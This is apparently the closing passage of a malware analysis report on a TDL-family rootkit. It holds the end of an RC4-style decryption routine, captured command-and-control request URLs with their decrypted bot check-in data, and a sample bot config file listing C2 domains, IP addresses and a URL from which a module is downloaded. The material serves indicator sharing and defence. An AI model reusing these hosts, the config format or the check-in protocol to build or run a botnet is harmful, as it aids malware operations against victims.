	 ucTemp = keyBuffer[i];
	 keyBuffer[i] = keyBuffer[j];
	 keyBuffer[j] = ucTemp;
	}

	i = j = 0;

	for(k = 0 ; k < 0x400 ; k ++)
	{
		i = (i + 1) % 256;
		j = (j + keyBuffer[i]) % 256;
		ucTemp = keyBuffer[i];
		keyBuffer[i] = keyBuffer[j];
		keyBuffer[j] = ucTemp;
		Buffer [k] ^= keyBuffer[(keyBuffer[i] + keyBuffer[j]) % 256];
	}

	return;
}
```

Appendix C

Requests to server:

URL:
http://d45648675.cn/yPFerNxCiUwohhnNF1XPN7wCVLPrcxfMAEYo74O8FjWd57Vkd52hOMrIkrkf1fTjpxf9W8ISKJzBh8s7NAV4hy4=

DECRYPTED:

7b8f5d01-d790-453b-96af-c1c0b77abeb3|20375|0|1|6be|5.1 2600 SP2.0

URL:
http://m3131313.cn/shcJJbktZ5rjkqA/c2zqsMcZYkW+RDfopILj0TaL032JHpgmeQuo1z1PaKGwyxOtBq3HsJeJDHEmMwD5rgGxqPGqPvbtPsIe1eC6oFhT00ZI9P6VNSaEMlQjYojyiLu6CzdTR7ie8dzTUC1XegPoP10+g0UKVMeYJ/LY1HgkWYBGaIFF4kH5brf0i/qw/kWpjYpeuD+dm8C83PJCysvPrbc1wjoVGlhVS170+0oFQO8=

DECRYPTED:

1.5|7b8f5d01-d790-453b-96af-c1c0b77abeb3|20375|0|iastor.sys+download|http://www.mastercard.com/ru/personal/ru/promotions/giftseason/promo_description.html|http://www.yandex.ru/

Appendix D

Example of config.ini file:

```
[main]
quote=You people voted for Hubert Humphrey, and you killed Jesus
version=3.273
botid=7483279d-c1d0-49f8-9a16-18b48a59a875
affid=11418
subid=0
installdate=13.4.2010 11:11:13
builddate=8.4.2010 11:18:57

[injector]
*=tdlcmd.dll

[tdlcmd]
servers=https://873hgf7xx60.com/;https://jro1ni1l1.com/;https://61.61.20.132/;https://1iii1i11i1ii.com
/;https://61.61.20.135/;https://0o0o0o0o0.com/;https://68b6b6b6.com/;https://34jh7alm94.asia/
wspservers=http://lk01ha71gg1.cc/;http://zl091kha644.com/;http://a74232357.cn/;http://a76956922.c
n/;http://91jjak4555j.com/
popupservers=http://cri71ki813ck.com/
version=3.74
delay=7200
clkservers=http://lkckclckl1i1i.com/

[tasks]
tdlcmd.dll=https://1iii1i11i1ii.com/9lhChAsRmDq7
```